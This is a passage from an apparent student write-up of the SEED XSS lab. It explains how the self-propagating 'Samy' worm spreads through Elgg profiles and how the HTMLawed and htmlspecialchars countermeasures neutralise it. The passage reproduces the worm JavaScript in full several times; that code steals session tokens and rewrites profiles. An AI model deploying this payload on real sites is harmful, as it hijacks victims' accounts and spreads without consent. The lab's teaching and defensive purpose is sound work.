//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(userName + token + ts + desc + guid);
}
}
</script></p>

```

## Observations / Explanation

We can observe that Samy's code propagated to Alice which then propagates to Charlie. This is accomplished by the code making a copy of itself as it executes. It uses the DOM `document.getElementById("worm")` to get the entire script block. Since the `getElementById()` will not get the `<script></script>` tags, those are manually added as well. The worm code and script tags are put together, encoded and attached to the original "SAMY is MY HERO" text. The end result is that anyone who views Samy's profile will not only get the "SAMY is MY HERO" text, but also a full (exact) copy of this code in their profile. So, anyone who now visits these profiles will now get the same message and copy of the code into their profile. All of this means that the Samy worm propagates everywhere and very fast!

## Task 7: Countermeasures

Goal: Enable countermeasure and observe results.

The figure below shows Samy's profile after the first counter measure, HTLMawed, is enabled.

The screenshot shows a web browser window with the following details:

- Header:** File, Edit, View, History, Bookmarks, Tools, Help
- Title Bar:** Samy : XSS Lab Site
- Address Bar:** www.xsslabeledg.com/profile/samy
- Toolbar:** Back, Forward, Home, Stop, Reload, Search
- Menu Bar:** Most Visited, SEED Labs, Sites For Labs
- Navigation Bar:** Activity, Bookmarks, Blogs, Files, Groups, More »
- Profile Section (Left):**
  - Profile Picture: A hooded hacker at a keyboard.
  - Buttons: Edit profile, Edit avatar.
  - Links: Bookmarks, Blogs, Files, Pages, Wire posts.
- About me Section (Center):**

### Samy

**About me**

```
SAMY is MY HERO var headerTag = ""; var jsCode =
document.getElementById("worm").innerHTML; var tailTag =
"<" + "script>"; var wormCode =
encodeURIComponent(headerTag + jsCode + tailTag);
window.onload = function(){ //JavaScript code to access user
name, user guid, Time Stamp __elgg_ts //and Security Token
__elgg_token var userName=elgg.session.user.name; var
guid=&guid=+elgg.session.user.guid; var
ts=__elgg_ts=__elgg.security.token.__elgg_ts; var token=__
_elgg_token=__elgg.security.token.__elgg_token; // Set the
content and access level for description field var desc =
"&description=SAMY+is+MY+HERO" + wormCode; desc+="&
accesslevel%5Bdescription%d=2"; //Construct the content of
your url. var sendurl="http://www.xsslabeledg.com/action/profile
/edit"; var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid) { //Create and send Ajax
request to modify profile var Ajax=null; Ajax=new
XMLHttpRequest(); Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabeledg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-
form-urlencoded"); Ajax.send(userName + token + ts + desc +
guid); } }
```
- Friends Section (Right):**

Add widgets

▼ Friends

No friends yet.

The code below is the View Source of the About me section of the web site.

```
<div id="profile-details" class="elgg-body pl1"><span class="hidden nickname p-
nickname">samy</span><h2 class="p-name fn">Samy</h2><p class='profile-aboutme-title'><b>About
me</b></p><div class='profile-aboutme-contents'><div class="elgg-output mtn"><p>SAMY is MY HERO
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "<" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid=&guid=+elgg.session.user.guid;
var ts=__elgg_ts=__elgg.security.token.__elgg_ts;
var token=__elgg_token=__elgg.security.token.__elgg_token;

// Set the content and access level for description field
var desc = "&description=SAMY+is+MY+HERO" + wormCode;
desc+="&accesslevel%5Bdescription%d=2";

//Construct the content of your url.
var sendurl="http://www.xsslabeledg.com/action/profile/edit";

var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabeledg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-
form-urlencoded");
Ajax.send(userName + token + ts + desc +
guid); }
```

```

        Ajax.send(userName + token + ts + desc + guid);
    }

}

```

The figure below shows Samy's profile after the second counter measure, `htmlspecialchars`, is enabled.

The screenshot shows a web browser window with the following details:

- Title Bar:** Samy: XSS Lab Site
- Address Bar:** www.xsslabelgg.com/profile/samy
- Page Content:**
  - About me:** Displays the provided JavaScript code.
  - Friends:** No friends yet.
- Left Sidebar:** Includes links for Edit profile, Edit avatar, Bookmarks, Blogs, Files, Pages, and Wire posts.

The code below is the View Source of the About me section of the web site.

```

<div id="profile-details" class="elgg-body pll"><span class="hidden nickname p-nickname">samy</span><h2 class="p-name fn">Samy</h2><p class='profile-aboutme-title'><b>About me</b></p><div class='profile-aboutme-contents'><div class="elgg-output mtn"><p>SAMY is MY HERO var headerTag = ""; var jsCode = document.getElementById("worm").innerHTML; var tailTag = "&lt;/" + "script&gt;"; var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); window.onload = function() { //JavaScript code to access user name, user guid, Time Stamp __elgg_ts //and Security Token __elgg_token var userName=elgg.session.user.name; var guid="&amp;guid="+elgg.session.user.guid; var ts="&amp;__elgg_ts="+elgg.security.token.__elgg_ts; var token="&amp;__elgg_token="+elgg.security.token.__elgg_token; // Set the content and access level for description field var desc = "&description=SAMY+is+MY+HERO" + wormCode; desc+="&accesslevel%5Bdescription%d=2"; //Construct the content of your url. var sendurl="http://www.xsslabelgg.com/action/profile/edit"; var samyGuid=47; //FILL IN if(elgg.session.user.guid!=samyGuid) { //Create and send Ajax request to modify profile var Ajax=null; Ajax=new XMLHttpRequest(); Ajax.open("POST",sendurl,true); Ajax.setRequestHeader("Host","www.xsslabelgg.com"); Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded"); Ajax.send(userName + token + ts + desc + guid); } }</p>

```

```

var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(userName + token + ts + desc + guid);
}

}

```

## Observations / Explanation

After the first countermeasure is enabled, HTLMawed, we can make the following observations –

1. The headerTag which contained “<script id=“worm“ type=“text/javascript“>”; has changed to headerTag “”; This prevents JavaScript tags like “script” and “type” from inadvertently being processed by the HTLM page. Like in this attack.
2. Angle brackets are replaced with “&lt;” and “&gt;”. Additionally, the “&” symbol was also substituted with “&amp;”. These text substitutions allow the text to be parsed and correctly displayed, but not interpreted in the JavaScript language as intended by the attacker. For example, since we replace the “&” with “&amp;”, the attack code would not be able to get the actual elgg token/ts since “=&amp;\_\_elgg\_token” will not get the actual elgg\_token like “&\_\_elgg\_token”.
  - a. **Note:** I recreated a new VM because I thought the first counter measure only replaced tags, but did not do the text substitutions. I thought text substitutions was for the second countermeasure. Anyway, in both the new VM and the prior VM, it seems that this countermeasure, HTLMawed, does do text substitution. Also, looking at the code, there seems to be several references to text replacement – str\_replace(array('&', '<', '>'), array('&amp;', '&lt;', '&gt;'), \$t) : \$t;
    - i. /var/www/XSS/Elgg/vendor/elgg/elgg/mod/htmlawed/vendor/htmlawed/htmlawed/htmLawed.php

After the second countermeasure is enabled, htmlspecialchars, the code looks the same both when viewing as HTML and viewing the code. I realize the that this counter measure does text substitutions, but those were accomplished in the first counter measure, so in this code, no additional substitutions were discovered.

Bottom-line, with these countermeasures in place, the JavaScript will not execute in a text field since tags are removed. Additionally, to prevent incorrect interpretations of special characters in text fields, so they do not get processed like JavaScript code, several characters are replaced to ensure they are only interpreted as printable text and not as code. With these countermeasures in place, Samy’s attack will not work.